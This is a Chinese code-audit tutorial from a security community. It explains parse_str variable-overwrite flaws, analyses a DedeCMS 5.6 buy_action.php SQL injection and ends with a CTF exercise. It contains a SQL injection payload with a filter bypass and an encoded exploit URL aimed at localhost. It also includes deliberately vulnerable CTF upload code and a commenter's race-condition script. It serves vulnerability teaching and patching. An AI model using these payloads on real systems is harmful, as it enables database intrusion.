[红日安全]代码审计Day7 - parse_str函数缺陷

红日安全 / 2018-08-07 20:08:40 / 浏览数 4423 安全技术 漏洞分析 顶(1) 踩(0)

本文由红日安全成员: l1nk3r编写,如有不当,还望斧正。

前言

大家好,我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目,供大家学习交流,我们给这个项目起了一个名字叫 PHP-Audit-Labs。现在大家所看到的系列文章,属于项目 第一阶段 的内容,本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017

。对于每一道题目,我们均给出对应的分析,并结合实际CMS进行解说。在文章的最后,我们还会留一道CTF题目,供大家练习,希望大家喜欢。下面是 第7篇 代码审计文章:

Day 7 - Bell

题目叫做钟,代码如下:

```
1 function getUser($id) {
      global $config, $db;
       if (!is_resource($db)) {
           $db = new MySQLi(
               $config['dbhost'],
               $config['dbuser'],
               $config['dbpass'],
               $config['dbname']
           );
11
       $sql = "SELECT username FROM users WHERE id = ?";
12
       $stmt = $db->prepare($sql);
      $stmt->bind_param('i', $id);
13
      $stmt->bind_result($name);
14
15
      $stmt->execute();
       $stmt->fetch();
16
17
       return $name;
18 }
19
20 $var = parse_url($_SERVER['HTTP_REFERER']);
21 parse_str($var['query']);
22 $currentUser = getUser($id);
23 echo '<h1>'.htmlspecialchars($currentUser).'</h1>';
                                                             先知社区
24
```

漏洞解析 :

这一关其实是考察变量覆盖漏洞,□导致这□漏洞的发□则是不安全的使□ parse_str 函数。 由于 第21行 中的 parse_str() 调用,其行为非常类似于注册全局变量。我们通过提交类似 config[dbhost]=127.0.0.1 这样类型的数据,这样因此我们可以控制 getUser()中第5到8行的全局变量 \$config


。如果目标存在登陆验证的过程,那么我们就可以通过变量覆盖的方法,远程连接我们自己的mysql服务器,从而绕过这块的登陆验证,进而进行攻击。我们来看看PHP官方parse_str函数的定义:

parse_str

功能: parse_str的作用就是解析字符串并且注册成变量,它在注册变量之前不会验证当前变量是否存在,所以会直接覆盖掉当前作用域中原有的变量。

定义: void parse_str(string \$encoded_string [, array &\$result])

如果 encoded_string 是 URL 传入的查询字符串(query string),则将它解析为变量并设置到当前作用域(如果提供了 result 则会设置到该数组里)。



实例分析

本次实例分析,我们选取的是 DedeCmsV5.6 版本。该版本的buy_action.php处存在SQL注入漏洞,这里其实和 parse_str 有很大关系,下口我们来看看具体的漏洞位置。

补丁分析

官网于20140225发布了V5.7.36 正式版0225常规更新补丁,这里面的改动一共四个文件 dede/sys_info.php 、 dede/templets/sys_info.htm 、include/uploadsafe.inc.php 、member/buy_action.php 。这里我们关注一下 member/buy_action.php 这个文件的改动情况。

V5.7.36 正式版0225常规更新补丁 ▲下载

更新日期: 20140225 紧急程度: 危险!

置 查看详细...

文件	更新描述
dede/sys_info.php	增加重置cookies密码功能
dede/templets/sys_info.htm	增加重置cookies密码功能
include/uploadsafe.inc.php	修复一个SQL注入存在的安全漏洞
member/buy_action.php	加强字符串加密函数提升安全性

diff一下补丁和源文件:(这里采用sublime的FileDiffs插件来进行diff对比)

改动部分,主要针对加密函数的强度进行了加强,所以做一个推断这个漏洞应该是由于 mchStrCode 这个编码方法造成的。在读这个函数时发现,如果在我们知道 cfg_cookie_encode 的情况下,被编码字符串是可以被逆推出来的。

这个漏洞在乌云上爆出来的时候,是sql注入,所以我推断可能在调用这个编码函数进行解码的地方,解码之后可能没有任何过滤和绕过,又或者可以可绕过过滤,导致sql语

原理分析

我们全局搜索一下哪些地方调用了这个 mchStrCode 函数,发现有三处(可以用sublime Ctrl+Shitf+F 进行搜索):

```
Searching 2262 files for "mchStrCode"

/Users/l1nk3r/Downloads/DedeCmsV5.6-UTF8-Final/uploads/member/buy_action.php:
17: parse_str(mchStrCode($pd_encode, 'DECODE'), $mch_Post);
105: $pr_encode = str_replace('=', '', mchStrCode($pr_encode));
147: function mchStrCode($string, $action='ENCODE')

3 matches in 1 file
```

第17行 (上图)的 parse_str 引起了我的兴趣,看一下这一小段代码做了些什么(下图第4行处):

```
if(isset($pd_encode) && isset($pd_verify) && md5("payment".$pd_encode.$cfg_cookie_encode) == $pd_verify)
      parse_str(mchStrCode($pd_encode, 'DECODE'), $mch_Post);
       foreach($mch_Post as $k => $v) $$k = $v;
       $row = $dsql->GetOne("SELECT * FROM #@__member_operation WHERE mid='$mid' And sta=0 AND product='$product'");
       if(!isset($row['buyid']))
           ShowMsg("请不要重复提交表单!", 'javascript:;');
           exit();
       $buyid = $row['buyid'];
       $buyid = '';
       $mtime = time();
       $buyid = 'M'.$mid.'T'.$mtime.'RN'.mt_rand(100,999);
//删除用户旧的未付款的同类记录
           $dsql->ExecuteNoneQuery("Delete From #@__member_operation where mid='$mid' And sta=0 And product='$product'");
   if(empty($product))
       ShowMsg("请选择一个产品!", 'javascript:;');
       exit();
29 }
```

我们重点来看if语句开始时的三行代码, mchStrCode

是我们在上一小节通过对比补丁发现变化的函数。也就是说,这个函数可以编码或者解码用户提交的数据,而且 \$pd_encode 也是我们可以控制的变量。

parse_str 方法将解码后 \$pd_encode 中的变量放到 \$mch_Post 数组中,之后的 foreach 语句存在明显的变量覆盖,将 \$mch_Post 中的key定义为变量,同时将key所对应的value赋予该变量。然后,再向下就是执行SQL查询了。

在这个过程中存在一个明显的疏忽是,没有对定义的 key 进行检查,导致攻击者可以通过 mschStrCode 对攻击代码进行编码,从而绕过GPC和其他过滤机制,使攻击代码直达目标。我们再来看看 mchStrCode 函数的代码:

```
1 function mchStrCode($string,$action='ENCODE')
 2 {
               = substr(md5($_SERVER["HTTP_USER_AGENT"].$GLOBALS['cfg_cookie_encode']),8,18);
       $key
       $string = $action == 'ENCODE' ? $string : base64_decode($string);
       $len
               = strlen($key);
       $code
       for($i=0; $i<strlen($string); $i++)</pre>
           $k
                   = $i % $len;
           $code .= $string[$i] ^ $key[$k];
       $code = $action == 'DECODE' ? $code : base64_encode($code);
13
       return $code;
14 }
```

上图我们要注意第三行 \$key 值的获取方法:

```
$key = substr(md5($_SERVER["HTTP_USER_AGENT"].$GLOBALS['cfg_cookie_encode']),8,18);
```

这里将 \$_SERVER["HTTP_USER_AGENT"] 和 \$GLOBALS['cfg_cookie_encode'] 进行拼接,然后进行md5计算之后取前 18 位字符,其中的 \$_SERVER["HTTP_USER_AGENT"] 是浏览器的标识,可以被我们控制,关键是这个 \$GLOBALS['cfg_cookie_encode'] 是怎么来的。通过针对补丁文件的对比,发现了 /install/index.php 的 \$rnd_cookieEncode 字符串的生成同样是加强了强度, \$rnd_cookieEncode 字符串最终也就是前面提到的 \$GLOBALS['cfg_cookie_encode']

```
+else if($step==3)
     if(!empty($_SERVER['REQUEST_URI']))
     $scriptName = $_SERVER['REQUEST_URI'];
    else
     $scriptName = $_SERVER['PHP_SELF'];
     $basepath = preg_replace("#\/install(.*)$#i", '', $scriptName);
     if(!empty($ SERVER['HTTP HOST']))
         $baseurl = 'http://'.$_SERVER['HTTP_HOST'];
     else
+ + +
         $baseurl = "http://".$_SERVER['SERVER_NAME'];
     $chars='abcdefghigklmnopgrstuvwxwyABCDEFGHIGKLMN0PQRSTUVWXWY0123456789';
     $rnd cookieEncode='';
     left(28,32);
     max = strlen(schars) - 1;
     for($i = 0; $i < $length; $i++) {
         $rnd_cookieEncode .= $chars[mt_rand(0, $max)];
     sisdemosign = 0;
     if(file_exists(INSTALL_DEMO_NAME) && file_get_contents(INSTALL_DEMO_NAME)) $isdemosign = 1;
     $module_local = DEDEDATA.'/module/';
     include('./templates/step-3.html');
     exit();
+}
```

看看源代码里是怎么处理这个的 \$rnd_cookieEncode 变量的。



这段代码生成的加密密匙很有规律,所有密匙数为26^6*(9999-1000)=2779933068224,把所有可能的组合生成字典,用passwordpro暴力跑MD5或者使用GPU来破解,码当然这个是完全有可能的,但是很耗时间,所以下一步看看有没有办法能够绕过这个猜测的过程,让页面直接回显回来。

利用思路

虽然整个漏洞利用原理很简单,但是利用难度还是很高的,关键点还是如何解决这个 mchStrCode , mchStrCode 这个函数的编码过程中需要知道网站预设的 cfq_cookie_encode

,而这个内容在用户界面只可以获取它的MD5值。虽然cfg_cookie_encode的生成有一定的规律性,我们可以使用MD5碰撞的方法获得,但是时间成本太高,感觉不太值得mchStrCode 加密可控参数,并且能够返回到页面中。所以搜索一下全文哪里调用了这个函数。

于是,我们在 member/buy_action.php 的104行找到了一处加密调用:\$pr_encode = str_replace('=', '', mchStrCode(\$pr_encode)); 我们来看一下这个分支的整个代码:

```
1 if(!isset($paytype))
       $inquery = "INSERT INTO #@__member_operation(`buyid` , `pname`
        product` , `money` , `mtime` , `pid` , `mid` , `sta` , `oldinfo`)
      VALUES ('$buyid', '$pname', '$product', '$price', '$mtime',
      '$pid' , '$mid' , '0' , '$ptype');
       $isok = $dsql->ExecuteNoneQuery($inquery);
       if(!$isok)
       {
           echo "数据库出错, 请重新尝试! ".$dsql->GetError();
12
           exit();
       if($price=='')
       {
           echo "无法识别你的订单!";
           exit();
       }
       //获取支付接口列表
       $payment_list = array();
       $dsql->SetQuery("SELECT * FROM #@__payment WHERE enabled='1' ORDER BY rank ASC");
       $dsql->Execute();
       $i = 0;
       while($row = $dsql->GetArray())
           $payment_list[] = $row;
           $i++;
       unset($row);
       $pr_encode = '';
       foreach($_REQUEST as $key => $val)
34
       {
           $pr_encode .= $pr_encode ? "&$key=$val" : "$key=$val";
       $pr_encode = str_replace('=', '', mchStrCode($pr_encode));
       $pr_verify = md5("payment".$pr_encode.$cfg_cookie_encode);
       $tpl = new DedeTemplate();
       $tpl->LoadTemplate(DEDEMEMBER.'/templets/buy_action_payment.htm');
       $tpl->Display();
46 }
```

这里的 第38行 有一 \$tpl->LoadTemplate(DEDEMEMBER.'/templets/buy_action_payment.htm'); 在 /templets/buy_action_payment.htm中,我找到了页面上回显之前加密的 \$pr_encode 和 \$pr_verify。

```
| Color | Col
```

通过这部分代码,我们可以通过 [cfg_dbprefix=SQL注入] 的提交请求,进入这个分支,让它帮助我来编码 [cfg_dbprefix=SQL注入] ,从而获取相应的 pr_encode 和 pr_verify 。 但是 common.inc.php 文件对用户提交的内容进行了过滤,凡提交的值以cfg、GLOBALS、GET、POST、COOKIE 开头都会被拦截,如下图第11行。

```
function _RunMagicQuotes(&$svar)
   {
       if(!get_magic_quotes_gpc())
       {
           if( is_array($svar) )
           {
               foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
           }
           {
               if( strlen($svar)>0 && preg_match('#^(cfg_|GLOBALS|_GET|_POST|_COOKIE)#',$svar) )
               {
                 exit('Request var not allow!');
               $svar = addslashes($svar);
           }
       return $svar;
19 }
```

这个问题的解决就利用到了 \$REQUEST 内容与 parse_str 函数内容的差异特性。我们url传入的时候通过[a=1&b=2%26c=3]这样的提交时, \$REQUEST 解析的内容就是 [a=1, b=2%26c=3]。 而通过上面代码的遍历进入 parse_str 函数的内容则是 [a=1&b=2&c=3],因为 parse_str 函数会针对传入进来的数据进行解码,所以解析后的内容就变成了[a=1, b=2, c=3]。所以可以通过这种方法绕过 common.inc.php 文件对于参数内容传递的验证。

漏洞利用

访问 buy_action.php 文件,使用如下参数:

product=card&pid=1&a=1*26cfg_dbprefix=dede_member_operation WHERE 1=@'/!12345union/ select 1,2,3,4,5,6,7,8,9,10 FROM (SELECT C

其中 product 和 pid 参数是为了让我们进入 mchStrCode 对传入数据进行编码的分支,参数 a 是为了配合上面提到的差异性而随意添加的参数。从 cfg_dbprefix 开始,便是真正的SQL注入攻击代码。 访问该URL后,在页面源码中找到 pd_encode 和 pd_verify 字段的值,由于用户 Cookie 和 User-Agent 不同,所获取的值也不同,然后在页面上找到了 pd_encode 和 pd_verify的值,如下图:

最后再构造一下payload就好了:

http://127.0.0.1//dedecms5.6/member/buy_action.php?pd_encode=QEpWVhZbEV9SUkBUEEBfAF8CFlkEA0VbAwVuV1BARFVQDRoOVFldVzxVAA9TVkBvW


再次提醒,因为每个人的 cookie 和 User-Agent 都不一样,所以生成的也不一样,建议大家自己生成一下。

修复建议

为了解决变量覆盖问题,可以在注册变量前先判断变量是否存在,如果使用 extract 函数可以配置第二个参数是 EXTR_SKIP 。使用 parse_str 函数之前先自行通过代码判断变量是否存在。

这里提供一个demo漏洞样例代码,以及demo的修复方法。

demo漏洞



demo漏洞修复



结语

看完了上述分析,不知道大家是否对 parse_str() 函数有了更加深入的理解,文中用到的CMS可以从 这里下载,当然文中若有不当之处,还望各位斧正。如果你对我们的项目感兴趣,欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day7的分析文章就到这里,我们最后留了一道CTF题目给大家练手,题目如下:

index.php

```
//index.php
<?php
$a = "hongri";
$id = $_GET['id'];
@parse_str($id);
if (\$a[0] != 'QNKCDZO' \&\& md5(\$a[0]) == md5('QNKCDZO')) 
  echo '<a href="uploadsomething.php">flag is here</a>';
?>
//uploadsomething.php
<?php
header("Content-type:text/html;charset=utf-8");
$referer = $_SERVER['HTTP_REFERER'];
if(isset($referer)!== false) {
   $savepath = "uploads/" . shal($_SERVER['REMOTE_ADDR']) . "/";
  if (!is_dir($savepath)) {
       $oldmask = umask(0);
      mkdir($savepath, 0777);
      umask($oldmask);
  if ((@$_GET['filename']) && (@$_GET['content'])) {
       //$fp = fopen("$savepath".$_GET['filename'], 'w');
       file_put_contents("$savepath" . $_GET['filename'], $content);
      s = "Flag is here,come on" ' . savepath . htmlspecialchars(s_GET['filename']) . "";
      usleep(100000);
      $content = "Too slow!";
      file_put_contents("$savepath" . $_GET['filename'], $content);
  }
 print <<<EOT
<form action="" method="get">
<div class="form-group">
<label for="exampleInputEmail1">Filename</label>
<input type="text" class="form-control" name="filename" id="exampleInputEmail1" placeholder="Filename">
</div>
<div class="form-group">
<label for="exampleInputPassword1">Content</label>
<input type="text" class="form-control" name="content" id="exampleInputPasswordl" placeholder="Contont">
</div>
<button type="submit" class="btn btn-default">Submit/button>
</form>
EOT;
}
else{
  echo 'you can not see this page';
2>
```

题解我们会阶段性放出,如果大家有什么好的解法,可以在文章底下留言,祝大家玩的愉快!

相关文章

DedeCMS最新通杀注入(buy_action.php)分析

点击收藏 | 0 关注 | 1

上一篇:渗透测试的WINDOWS NTFS... 下一篇: Ruby on Rails 路径穿...

1. 1条回复



roothex 2019-08-12 11:49:49

CTF题目的第二个文件好像有点小问题,\$msg没有echo出来、mkdir()没有递归创建,稍微改动了下

```
header("Content-type:text/html;charset=utf-8");
$referer = $_SERVER['HTTP_REFERER'];
if(isset($referer)!== false) {
   $savepath = "uploads/" . shal($_SERVER['REMOTE_ADDR']) . "/";
   if (!is_dir($savepath)) {
      $oldmask = umask(0);
      mkdir($savepath, 0777, true);
      umask($oldmask);
   if ((@$_GET['filename']) && (@$_GET['content'])) {
      //$fp = fopen("$savepath".$_GET['filename'], 'w');
      $content = 'HRCTF{y0u_n4ed_f4st} by:l1nk3r';
      file_put_contents("$savepath" . $_GET['filename'], $content);
      $msg = 'Flag is here,come on~ ' . $savepath . htmlspecialchars($_GET['filename']) . "";
      echo $msg;
      usleep(100000);
      $content = "Too slow!";
      file_put_contents("$savepath" . $_GET['filename'], $content);
   }
 print <<<EOT
<form action="" method="get">
<div class="form-group">
<label for="exampleInputEmail1">Filename</label>
<input type="text" class="form-control" name="filename" id="exampleInputEmail1" placeholder="Filename">
</div>
<div class="form-group">
<label for="exampleInputPassword1">Content</label>
<input type="text" class="form-control" name="content" id="exampleInputPassword1" placeholder="Contont">
<button type="submit" class="btn btn-default">Submit/button>
</form>
EOT;
else{
   echo 'you can not see this page';
}
?>
再附一个自己写的垃圾脚本
import threading
import requests
uplurl = 'http://localhost/ctf/uploadsomething.php?filename=flag&content=1'
resurl = 'http://localhost/ctf/uploads/363baea9cba210afac6d7a556fca596e30c46333/flag'
class Access(threading.Thread):
   def __init__(self, number, url):
```

```
threading.Thread.__init__(self)
       self.number = number
       self.url = url
   def run(self):
       if 'uploadsomething' in self.url:
           for i in range(self.number):
              requests.get(self.url, headers={'Referer':'Anything'})
       else:
           for i in range(self.number):
               result = str(requests.get(self.url).content).replace('b', '')+'\n'
               print(result)
up = Access(3, uplurl)
re = Access(3, resurl)
up.start()
re.start()
up.join()
re.join()
0 回复Ta
```

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 <u>社区小黑板</u>